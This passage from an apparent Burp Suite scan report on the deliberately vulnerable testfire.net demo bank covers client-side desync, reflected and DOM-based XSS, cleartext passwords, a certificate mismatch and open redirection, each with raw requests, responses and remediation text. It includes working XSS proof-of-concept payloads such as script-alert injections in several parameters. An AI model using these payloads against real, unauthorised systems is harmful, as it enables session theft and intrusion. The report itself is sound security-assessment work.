Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6922
Date: Mon, 25 Sep 2023 07:06:27 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org
...[SNIP]...
```

3.2. https://testfire.net/

Summary

Severity:	**High**
Confidence:	**Tentative**
Host:	**https://testfire.net**
Path:	**/**

Issue detail

The server appears to be vulnerable to client-side desync attacks. A POST request was sent to the path '/' with a delay before sending the request body. The server timed out waiting for the request body but did not close the connection, and when the body was sent it was then interpreted as a new request

Request 1

```
POST / HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 588
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=C4C6AF1C3A29CE6A058296EC8182544C
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:08:37 GMT
Content-Length: 9369


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
```

Request 2

```
GET / HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

```
Cookie: JSESSIONID=C4C6AF1C3A29CE6A058296EC8182544C
```

Response 2

```
HTTP/1.1 400 Bad Request
Server: Apache-Coyote/1.1
Date: Mon, 25 Sep 2023 07:08:37 GMT
Connection: close
Content-Length: 0
```

---

4. Cross-site scripting (reflected)

There are 5 instances of this issue:

- /index.jsp [content parameter]
- /search.jsp [query parameter]
- /sendFeedback [email_addr parameter]
- /sendFeedback [name parameter]
- /util/serverStatusCheckService.jsp [HostName parameter]

Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

References

- Web Security Academy: Cross-site scripting
- Web Security Academy: Reflected cross-site scripting
- Using Burp to Find XSS issues

Vulnerability classifications

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CAPEC-591: Reflected XSS

4.1. http://testfire.net/index.jsp [content parameter]

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/index.jsp**

Issue detail

The value of the **content** request parameter is copied into the HTML document as plain text between tags. The payload **jftw8<a b=c>kg4p3** was submitted in the content parameter. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags and attributes into the returned document. An attempt was made to identify a full proof-of-concept attack for

injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place.

Request 1

```
GET /index.jsp?content=inside.htmjftw8%3ca%20b%3dc%3ekg4p3 HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=B8CFF6745F9E8C6109A3016DAEA32E49
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6930
Date: Mon, 25 Sep 2023 07:09:44 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<p>Failed due to The requested resource (/static/inside.htmjftw8<a b=c>kg4p3) is not available</p>
...[SNIP]...
```

4.2. http://testfire.net/search.jsp [query parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/search.jsp**

Issue detail

The value of the **query** request parameter is copied into the HTML document as plain text between tags. The payload **g0oa1<script>alert(1)</script>y3cwa** was submitted in the query parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
GET /search.jsp?query=931258g0oa1%3cscript%3ealert(1)%3c%2fscript%3ey3cwa HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=FABB356E77B079B6F83BEBDEFFB04B37
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7010
Date: Mon, 25 Sep 2023 07:51:54 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1
...[SNIP]...
<br />
```

```
    931258g0oa1<script>alert(1)</script>y3cwa

    </div>
...[SNIP]...
```

4.3. http://testfire.net/sendFeedback [email_addr parameter]

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/sendFeedback**

Issue detail

The value of the **email_addr** request parameter is copied into the HTML document as plain text between tags. The payload **mstnh<a b=c>tg492** was submitted in the email_addr parameter. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags and attributes into the returned document. An attempt was made to identify a full proof-of-concept attack for injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place.

Request 1

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D90C32D6F6E7C0EF6B8E5551162D6F20
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/feedback.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 91

cfile=comments.txt&name=wAHAKRqt&email_addr=868946mstnh%3ca%20b%3dc%3etg492&subject=&comments=868946&submit=+Submit+
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7186
Date: Mon, 25 Sep 2023 07:55:28 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="htt
...[SNIP]...
<p>Thank you for your comments, wAHAKRqt. They will be reviewed by our Customer Service staff and given the full attention that they deserve.

        However, the email you gave is incorrect (868946mstnh<a b=c>tg492) and you will not receive a response.

    </p>
...[SNIP]...
```

4.4. http://testfire.net/sendFeedback [name parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/sendFeedback**

Issue detail

The value of the **name** request parameter is copied into the HTML document as plain text between tags. The payload **gzobf<script>alert(1)</script>fv29j** was submitted in the name parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
POST /sendFeedback HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D90C32D6F6E7C0EF6B8E5551162D6F20
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/feedback.jsp
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 91

cfile=comments.txt&name=wAHAKRqtgzobf%3cscript%3ealert(1)%3c%2fscript%3efv29j&email_addr=868946&subject=&comments=868946&submit=+Submit+
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7204
Date: Mon, 25 Sep 2023 07:53:24 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="htt
...[SNIP]...
<p>Thank you for your comments, wAHAKRqtgzobf<script>alert(1)</script>fv29j. They will be reviewed by our Customer Service staff and given the full attention that they deserve.

        However, the email you gave is incorrect (868946) and you will not receive a response.

...[SNIP]...
```

4.5. http://testfire.net/util/serverStatusCheckService.jsp [HostName parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/util/serverStatusCheckService.jsp**

Issue detail

The value of the **HostName** request parameter is copied into the HTML document as plain text between tags. The payload **p681y<script>alert(1)</script>bm58r** was submitted in the HostName parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
GET /util/serverStatusCheckService.jsp?HostName=AltoroMutualp681y%3cscript%3ealert(1)%3c%2fscript%3ebm58r HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=0A06A7CB1E19BC4AB84541E4D984B1CD
Referer: http://testfire.net/status_check.jsp
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 94
Date: Mon, 25 Sep 2023 07:58:11 GMT
Connection: close


{
  "HostName": "AltoroMutualp681y<script>alert(1)</script>bm58r",
  "HostStatus": "OK"
}
```

---

5. Cross-site scripting (DOM-based)

There are 2 instances of this issue:

- /high_yield_investments.htm
- /index.jsp

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based cross-site scripting arises when a script writes controllable data into the HTML document in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to visit the attacker's crafted URL in various ways, similar to the usual attack delivery vectors for reflected cross-site scripting vulnerabilities.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based cross-site scripting vulnerabilities is not to dynamically write data from any untrusted source into the HTML document. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing script code into the document. In many cases, the relevant data can be validated on a whitelist basis, to allow only content that is known to be safe. In other cases, it will be necessary to sanitize or encode the data. This can be a complex task, and depending on the context that the data is to be inserted may need to involve a combination of JavaScript escaping, HTML encoding, and URL encoding, in the appropriate sequence.

References

- Web Security Academy: Cross-site scripting
- Web Security Academy: DOM-based cross-site scripting

Vulnerability classifications

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CAPEC-588: DOM-Based XSS

5.1. http://testfire.net/high_yield_investments.htm

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/high_yield_investments.htm**

Issue detail

The application may be vulnerable to DOM-based cross-site scripting. Data is read from **document.location.hash** and passed to **the 'innerHTML' property of a DOM element**.

Request 1

```
GET /high_yield_investments.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=BC53E953EDBD6CE63181D28C04A8E49B
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=business_deposit.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"7653-1497451722000"
Last-Modified: Wed, 14 Jun 2017 14:48:42 GMT
Content-Type: text/html
Content-Length: 7653
```

```
Date: Mon, 25 Sep 2023 06:58:38 GMT
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0
...[SNIP]...
<script>

    var h = document.location.hash.substring(1);
    if (h && h != "") {
        var re = new RegExp(".+@.+");
        if (h.match(re)) {
            document.getElementById("email").innerHTML += " ("+h+")";
        }
    }

    </script>
...[SNIP]...
```

Static analysis

Data is read from **document.location.hash** and passed to **the 'innerHTML' property of a DOM element** via the following statements:

- `var h = document.location.hash.substring(1);`
- `document.getElementById("email").innerHTML += " ("+h+")";`

5.2. http://testfire.net/index.jsp

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/index.jsp**

Issue detail

The application may be vulnerable to DOM-based cross-site scripting. Data is read from **document.location.search** and passed to **document.write()**.

Request 1

```
GET /index.jsp?content=inside_jobs.htm&job=OperationalRiskManager:RiskManagement HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=6CC9D5BF9A7394FE7DFB5D14C6E80142
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_jobs.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:57:12 GMT
Connection: close
Content-Length: 10729


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
AccountExecutive":"jobs/20061024.htm"}
};

function loadPage() {
  if (document.location.hash == "#alljobs") {
      document.location.hash = "";
      return;
  }
  /* check if job parameter exists */
  var job = getParameter("job");
  if (job && job.length > 0) {
      var sp = job.split(':');
      if (sp.length == 2 && jobs[sp[1]] && jobs[sp[1]] != "") {
          /* check if job exists */
          if (jobs[sp[1]][sp[0]] && jobs[sp[1]][sp[0]] != "") {
              document.location.href = "index.jsp?content="+jobs[sp[1]][sp[0]];
          } else {
              /* tell the user the job isn't open anymore */
```

```
            document.write("<h2 style='color:#ff0000'>We're sorry, but it appears the position for " + sp[0] + " in group " + sp[1] + " is not open anymore</h2>");
        }
      }
    }
}

function getParameter(name) {
   var searchStr = document.location.search.substring(1);
   var params = searchStr.split('&');
   for (var i=0; i < params.length; i++) {
      nv = params[i].split('=');
      if (nv.length == 2 && nv[0] == name) {
         return nv[1];
      }
   }
   return "";
}

function sethash() {
   document.location.hash = "alljobs";
}

/* set IE to go back to orig page when pressing the back command in teh next page */
if (navigator.appName
...[SNIP]...
```

Static analysis

Data is read from **document.location.search** and passed to **document.write()** via the following statements:

- `var searchStr = document.location.search.substring(1);`
- `var params = searchStr.split('&');`
- `nv = params[i].split('=');`
- `return nv[1];`
- `var job = getParameter("job");`
- `var sp = job.split(':');`
- `document.write("<h2 style='color:#f..." + sp[0 ] + " in group " + sp[1]..." + sp[1 ] + " is not open anymor..." );`

---

6. Cleartext submission of password

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/login.jsp**

Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://testfire.net/doLogin

The form contains the following password field:

- passw

Issue background

Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.

Issue remediation

Applications should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These areas should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.

Vulnerability classifications

- CWE-319: Cleartext Transmission of Sensitive Information
- CAPEC-117: Interception

Request 1

```
GET /login.jsp HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
```

```
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=60CB4CFCB661FA72299E9BA76AE6B73A
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:55:29 GMT
Connection: close
Content-Length: 8519


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1
...[SNIP]...
</p>

      <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
       <table>
...[SNIP]...
<td>
       <input type="password" id="passw" name="passw" style="width: 150px;">
       </td>
...[SNIP]...
```

---

7. TLS certificate

Summary

Severity:	**Medium**
Confidence:	**Certain**
Host:	**https://testfire.net**
Path:	**/**

Issue detail

The following problem was identified with the server's TLS certificate:

- The server's certificate is not valid for the server's hostname.

The server presented the following certificates:

Server certificate

Issued to:	demo.testfire.net, altoromutual.com
Issued by:	Sectigo RSA Domain Validation Secure Server CA
Valid from:	Mon Jun 19 05:30:00 IST 2023
Valid to:	Sat Jun 15 05:29:59 IST 2024

Certificate chain #1

Issued to:	Sectigo RSA Domain Validation Secure Server CA
Issued by:	USERTrust RSA Certification Authority
Valid from:	Fri Nov 02 05:30:00 IST 2018
Valid to:	Wed Jan 01 05:29:59 IST 2031

Certificate chain #2

Issued to:	USERTrust RSA Certification Authority
Issued by:	AAA Certificate Services
Valid from:	Tue Mar 12 05:30:00 IST 2019
Valid to:	Mon Jan 01 05:29:59 IST 2029

Certificate chain #3

Issued to:	AAA Certificate Services
Issued by:	AAA Certificate Services
Valid from:	Thu Jan 01 05:30:00 IST 2004
Valid to:	Mon Jan 01 05:29:59 IST 2029

Certificate chain #4

Issued to:	AAA Certificate Services
Issued by:	AAA Certificate Services
Valid from:	Thu Jan 01 05:30:00 IST 2004
Valid to:	Mon Jan 01 05:29:59 IST 2029

Issue background

TLS (or SSL) helps to protect the confidentiality and integrity of information in transit between the browser and server, and to provide authentication of the server's identity. To serve this purpose, the server must present an TLS certificate that is valid for the server's hostname, is issued by a trusted authority and is valid for the current date. If any one of these requirements is not met, TLS connections to the server will not provide the full protection for which TLS is designed.

It should be noted that various attacks exist against TLS in general, and in the context of HTTPS web connections in particular. It may be possible for a determined and suitably-positioned attacker to compromise TLS connections without user detection even when a valid TLS certificate is used.

References

- SSL/TLS Configuration Guide

Vulnerability classifications

- CWE-295: Improper Certificate Validation
- CWE-326: Inadequate Encryption Strength
- CWE-327: Use of a Broken or Risky Cryptographic Algorithm

---

8. Open redirection (DOM-based)

There are 4 instances of this issue:

- /disclaimer.htm
- /disclaimer.htm
- /disclaimer.htm
- /swagger/index.html

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based open redirection arises when a script writes controllable data into the target of a redirection in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

Note: If an attacker is able to control the start of the string that is passed to the redirection API, then it may be possible to escalate this vulnerability into a JavaScript injection attack, by using a URL with the javascript: pseudo-protocol to execute arbitrary script code when the URL is processed by the browser.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based open redirection vulnerabilities is not to dynamically set redirection targets using data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing an arbitrary URL as a redirection target. In general, this is best achieved by using a whitelist of URLs that are permitted redirection targets, and strictly validating the target against this list before performing the redirection.

References

- Web Security Academy: Open redirection (DOM-based)

Vulnerability classifications

- CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

8.1. http://testfire.net/disclaimer.htm

Summary

Severity:	**Low**
Confidence:	**Tentative**
Host:	**http://testfire.net**
Path:	**/disclaimer.htm**

Issue detail

The application may be vulnerable to DOM-based open redirection. Data is read from **document.URL** and passed to **location.href**.

Request 1

```
GET /disclaimer.htm?url=http%3a%2f%2fwww.netscape.com HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=CBD6065B4C6C5001A46B4199E93600BB
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"2083-1497451722000"
